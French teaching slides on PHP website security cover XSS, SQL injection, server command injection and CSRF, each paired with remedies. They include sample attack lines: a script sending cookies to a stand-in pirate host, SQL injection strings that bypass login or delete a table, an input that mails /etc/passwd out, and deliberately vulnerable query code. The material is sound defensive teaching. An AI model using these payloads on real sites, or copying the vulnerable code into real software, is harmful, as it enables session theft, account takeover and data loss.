Sécurité d'un site php

Sensibilisation

---

monnerat@u-pec.fr

Updated: 2017/05/23

IUT de Fontainebleau

Sommaire

1. Principes de bases

2. Attaques classiques

Principes de bases

Enjeux

- L'application manipulent-ils des données fiables ?
- L'application interagit-elle avec le bon interlocuteur ?
- Le secret des données échangées est-il préservé ?

Considérer que l'application s'exécute dans un monde hostile

Ne jamais faire confiance aux données ne provenant pas de votre propre code

- Paramètres d'URL, cookies, données de formulaire, etc.
- API, fichier d'import, base de données, etc.
- Variables d'environnement (user agent, referer, host, etc.)

Filtrer et fiabiliser les données pour éviter l'interprétation ou l'exécution de code html, javascript, sql.

- Éviter de permettre la saisie de balises HTML (<img>, <script> doit être extrêmement encadrée)
- Interdire l'utilisation des attributs dangereux tels que `style` et `onload`.

La sécurité augmente, le confort diminue.

Stratégie de contournement

Attaques classiques

XSS

Le cross-site scripting (abrégé XSS), est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, permettant ainsi de provoquer des actions sur les navigateurs web visitant la page.

Exemple


- Bob saisit des données, contenant du code malicieux, qui seront affichés sur le site.
- Alice consulte le site. Le code malicieux de Bob s'éxécute avec la page qu'elle consulte.


- Souvent, le code s'éxécute sur les pages des visiteurs du site.
- Le script va avoir accès au DOM.
- Il peut faire n'importe quelle action à l'insu du visiteur.

Un exemple

Un utilisateur laisse le commentaire

```
<script>alert('faille XSS');</script>
```





affichait sans précaution dans la liste des commentaires !

Conséquences possibles

- Vols d'informations.

```
document.forms[0].action="http://lepirate.fr/getinfo.php";
```

Les utilisateurs enverront leurs infos à l'url du formulaire qui a été détournée.

- Détournement de sessions, de cookies.

```
document.location = 'http://chez.moi/cookies.php?cookies='
           + document.cookie;
```

Le pirate récupére le cookie à son profit.

- Rediretion vers un autre site.
- Défacement d'un site (modification de la présentation du site)

Remèdes

En entrée

Filtrer les données

- Toutes les données ont un format, type : longueur, bornes, etc ....
- `filter_var`, `filter_input`
- `strip_tags`

En sortie

Convertir les caractères problématiques

- `htmlentities`


Dans CodeIgniter, dans la librairie Security Class, utlisez la fonction `xss_clean`.

Injection SQL


L'injection SQL consiste à injecter une requête sql à l'insu du développeur.

- Le code malveillant dans les données transmises par formulaire ou url.
- L'attaquant fait des requêtes ou fausse leur sortie.

Exemple 1



Le fraudeur saisit `toto'#` comme login, et peut importe le mot de passe.



L'authentification est réussie

Le code PHP


```
mysqli_query (
  $conn,
  "SELECT  nom,prenom
  FROM user
  WHERE login = '".$_POST['login']."'
  AND password = '".$_POST['passwd']."'";"
);
```


La requête SQL exécutée

```
SELECT *
FROM  user
WHERE login = 'toto'-- ' and pwd = 'hehehehe';
```

La partie après # est un commentaire SQL ! l'utilisateur toto est authentifié !

Même pas besoin de connaître un login





Le fraudeur saisit `' OR 1=1 -- a` comme login.

L'authentification est réussie

Le sgbd exécute :

```
SELECT *
FROM  user
WHERE login = '' OR 1 = 1 -- a ' and pwd = '';
```

Explication ?

Exemple 2

On peut injecter des requêtes entières .....

```
$sql = "INSERT INTO user (login,pwd)
    VALUES ('{$_POST['login']}','{$_POST['pwd']}')";
```

avec dans le champ login :

```
',''); delete * from user -- a
```

Remèdes

- `addslashes`
- Mieux, utiliser les fonctions de l'api d'accès au sgbd :
  - `mysqli_real_escape_string`
  - `pg_escape_string`
- Encore mieux, requêtes préparées

```
$login = $_POST['login'];
$pwd = $_POST['passwd'];
$db = new PDO("mysql:host=localhost;charset=UTF8;dbname=users",
        "appliweb","toto");
$stmt = $db ->prepare("SELECT * from USERS WHERE
             login = :login AND passwd = :passwd;");
$sth->bindValue(':login' , $login, PDO::PARAM_STR);
$sth->bindValue(':passwd', $pwd   , PDO::PARAM_STR);
$stmt -> execute();
```

- Ne pas montrer les erreurs de l'application web (nom des scripts, des tables, etc ...)
  - de manière générale dans dans php.ini
  - de manière locale avec la fonction `error_reporting`
  - fonction `set_error_handler` pour gérer les erreurs.
  - Utiliser l'opérateur de suppression d'erreur `@` devant l'appel aux fonctions.
- Accéder au sgbd avec des droits circonscrits à une seule base de données (limiter les effets de contagions an cas d'attaque)
- Limiter les fuites d'informations.

Injection de code sur le serveur

Principe : réussir à faire exécuter par le serveur du code externe.

Il ne faut **jamais** envoyer directement une chaîne entrée par l'utilisateur vers un shell, ou une commande externe sur le serveur.

Exemple

Un formulaire qui demande une adresse mail associé à un cgi qui envoie un mail à l'adresse indiquée par

```
echo "..." | mail $champ_mail
```

Attention aux saisies du genre :

```
personne@nullepart.fr;mail moi@chezmoi < /etc/passwd
```

Contrôler strictement les droits d'exécution sur le serveur, notamment dans les repertoires où sont stockés des fichiers uploadés par les utilisateurs.

- des scripts cgi sur le serveur, de manière centrale dans `httpd.conf` ou locale dans `.htaccess`
- mais aussi de scripts php.

```
RemoveHandler .php .phtml .php3
RemoveType .php .phtml .php3
php_flag engine off
Options -ExecCGI -Indexes
```

Cross-Site Request Forgery

Transmettre à un utilisateur authentifié une requête HTTP falsifiée qui pointe sur une action interne au site, afin qu'il l'exécute sans en avoir conscience et en utilisant ses propres droits.

Exemple

Bob est administrateur d'un formum, Alice est membre. Elle veut supprimer un message, alors qu'elle n'a pas les droits nécessaires.

- Alice connait l'url de suppression le message en question.
- Alice envoie un message à Bob contenant une pseudo-image à afficher (qui est en fait un script). L'URL de l'image est le lien vers le script permettant de supprimer le message désiré.
- Bob lit le message d'Alice, son navigateur tente de récupérer le contenu de l'image. En faisant cela, le navigateur actionne le lien et supprime le message, il récupère une page web comme contenu pour l'image. Ne reconnaissant pas le type d'image associé, il n'affiche pas d'image et Bob ne sait pas qu'Alice vient de lui faire supprimer un message contre son gré.

Une protection possible :
Utiliser des jetons de validité dans les formulaires : faire en sorte qu'un formulaire posté ne soit accepté que s'il a été produit quelques minutes auparavant : le jeton de validité en sera la preuve. Le jeton de validité doit être transmis en paramètre et vérifié côté serveur.

Dans CodeIgniter :

```
$config['csrf_protection'] = TRUE;
```

La fonction `form_open` générera automatiquement un jeton pour le formulaire.